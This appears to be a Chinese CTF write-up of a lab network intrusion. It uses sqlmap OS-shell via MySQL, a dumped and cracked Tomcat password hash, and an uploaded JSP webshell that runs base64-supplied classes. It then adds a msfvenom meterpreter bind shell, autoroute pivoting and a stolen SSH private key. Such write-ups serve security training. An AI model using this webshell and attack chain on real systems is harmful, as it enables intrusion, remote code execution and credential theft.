
```
proxychains4 sqlmap -d mysql://cnss:2dbdffb833bd44418825ef5d4f12183b@10.88.12.34:3306/mysql --os-shell
```

貌似选哪个都行



```
what is the back-end database management system architecture?
[1] 32-bit (default)
[2] 64-bit
> 1
```

根目录得到flag



```
os-shell> cat /f2ag
[12:52:02] [INFO] resumed: [['CNSS{w1th_Us3r_D3f1n3d_Funct10n_w3_c4n_get_sySt3m_5he11!}']]...
command standard output: 'CNSS{w1th_Us3r_D3f1n3d_Funct10n_w3_c4n_get_sySt3m_5he11!}'
os-shell> 
```


f2ag

```
CNSS{w1th_Us3r_D3f1n3d_Funct10n_w3_c4n_get_sySt3m_5he11!}
```

数据库信息

直接使用 kali 自带 mysql 连接数据库，并输入密码


```
proxychains4 mysql -h 10.88.12.34 -P 3306 -u cnss -p
```



```
┌──(kali㉿kali)-[~]
└─$ proxychains4 mysql -h 10.88.12.34 -P 3306 -u cnss -p
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Enter password:
```

查询可得 ip 与用户信息


```
show databases;
use cnss;
show tables;
select * from tomcat_info;
```



```
MySQL [cnss]> select * from tomcat_info;
+----+--------------+--------+----------------------------------+
| id | ip           | user   | md5_pass                         |
+----+--------------+--------+----------------------------------+
|  1 | 10.88.12.173 | tomcat | 32cc5886dc1fa8c106a02056292c4654 |
+----+--------------+--------+----------------------------------+
1 row in set (0.254 sec)
```


tim在526的服务器

猜测端口8080



```
┌──(kali㉿kali)-[~]
└─$ proxychains4 nc -vz 10.88.12.173 8080
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  111.229.23.244:23333  ...  10.88.12.173:808
0  ...  OK
10.88.12.173 [10.88.12.173] 8080 (http-alt) open : Operation now in progress
```

访问得（Edge打不开，奇怪捏



Apache Tomcat/8.0.53

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

$CATALINA_HOME/conf/tomcat-users.xml

In Tomcat 8.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 8.0 Documentation
Tomcat 8.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

$CATALINA_HOME/RUNNING.txt

Developers may be interested in:

Tomcat 8.0 Bug Database
Tomcat 8.0 JavaDocs
Tomcat 8.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Other Downloads
Tomcat Connectors
Tomcat Native
Taglibs
Deployer

Other Documentation
Tomcat Connectors
mod_jk Documentation
Tomcat Native
Deployer

Get Involved
Overview
SVN Repositories
Mailing Lists
Wiki

Miscellaneous
Contact
Legal
Sponsorship
Thanks

Apache Software Foundation
Who We Are
Heritage
Apache Home
Resources

Copyright ©1999-2024 Apache Software Foundation. All Rights Reserved

CVE-2020-1938 AJP 文件包含漏洞


需要登录，前面拿到的 md5 密码可以在 MD5 在線免費解密 MD5、SHA1、MySQL、NTLM、SHA256、SHA512、Wordpress、Bcrypt 的雜湊 (hashes.com) 爆出

得到

```
32cc5886dc1fa8c106a02056292c4654:g00dPa$$w0rD
```

点击 `ManagerApp` 登录即可

此处存在文件上传漏洞




制作 war 包上传即可

- jsp


```
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }
        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }

    public byte[] base64Decode(String str) throws Exception {
        try {
            Class clazz = Class.forName("sun.misc.BASE64Decoder");
            return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);
        } catch (Exception e) {
            Class clazz = Class.forName("java.util.Base64");
            Object decoder = clazz.getMethod("getDecoder").invoke(null);
            return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
        }
    }
%>
<%
    String cls = request.getParameter("passwd");
    if (cls != null) {
        new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext);
    }
%>
```

```
jar cvf hack.war  hack.jsp
```



```
D:\UESTC\msf>jar cvf hack.war hack.jsp
已添加清单
正在添加: hack.jsp(输入 = 956) (输出 = 409)(压缩了 57%)
```

蚁剑左上角设置代理并连接



URL地址 * http://10.88.12.173:8080/hack/hack.jsp

连接密码 * passwd

网站备注

编码设置 UTF8

连接类型 JSP

编码器

● default (不推荐)

解码器

根目录获得flag


f2ag

```
CNSS{S0rRy_My_P4s5w0rD_L3ak3d_QwQ}
```

正向代理

生成后门


```
 msfvenom -p linux/x64/meterpreter/bind_tcp LPORT=7777 -f elf >
shell2.elf
```



```
 /mnt/d/UESTC/msf
msfvenom -p linux/x64/meterpreter/bind_tcp LPORT=7777 -f elf > shell2.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 78 bytes
Final size of elf file: 198 bytes
```

进入 `/usr/local/tomcat/webapps` 进行上传


```
background
use exploit/multi/handler
set payload linux/x64/meterpreter/bind_tcp
set rhost 10.88.12.173
set lport 7777
exploit
```



```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/bind_tcp
payload => linux/x64/meterpreter/bind_tcp
msf6 exploit(multi/handler) > options

Payload options (linux/x64/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  7777             yes       The listen port
   RHOST  0.0.0.0          no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set rhost 10.88.12.173
rhost => 10.88.12.173
msf6 exploit(multi/handler) > set lport 7777
lport => 7777
msf6 exploit(multi/handler) > exploit
```


打开蚁剑终端

```
chmod 777 shell2.elf
./shell2.elf
```



```
(cnss:/usr/local/tomcat/webapps) $ chmod 777 shell2.elf
(cnss:/usr/local/tomcat/webapps) $ ./shell2.elf
```

返回 msf，可以看到已经连接上了




```
[*] Started bind TCP handler against 10.88.12.173:7777
[*] Sending stage (3045380 bytes) to 10.88.12.173
[*] Meterpreter session 6 opened (10.88.12.3:57946 -> 10.88.12.173:7777 via session 5) at 2024-03-26 22:25:56 +0800

meterpreter >
```

526 机密服务器

信息收集

获得网络信息


```
run get_local_subnets
```



```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 10.88.12.0/255.255.255.0
Local subnet: 172.52.1.0/255.255.255.0
```

添加新的路由

```
run autoroute -s 172.52.1.0/24
```




```
meterpreter > run autoroute -s 172.52.1.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.52.1.0/255.255.255.0...
[+] Added route to 172.52.1.0/255.255.255.0 via 10.88.12.173
[*] Use the -p option to list all active routes
```

从上面拿到的 shell 里，查看常用目录


在 `/home/cnss` 里拿到 ssh 的 **私钥** 和 `.bash_history`

登录得 flag

```
proxychains4 ssh -i Desktop/id_cnss cnss@172.52.1.231
```



```
┌──(kali㉿kali)-[~]
└─$ proxychains4 ssh -i Desktop/id_cnss cnss@172.52.1.231
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  111.229.23.244:23333  ...  172.52.1.231:22
  ...  OK
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

2f1b44d5e513:~$ 
```



```
2f1b44d5e513:~$ ls /
bin     etc     home    media   opt     root    sbin    sys     usr
dev     f3ag    lib     mnt     proc    run     srv     tmp     var
2f1b44d5e513:~$ cat /f3ag
CNSS{H0w_d1d_y0u_g3t_h3r3!}2f1b44d5e513:~$ 
```

f3ag

```
CNSS{H0w_d1d_y0u_g3t_h3r3!}
```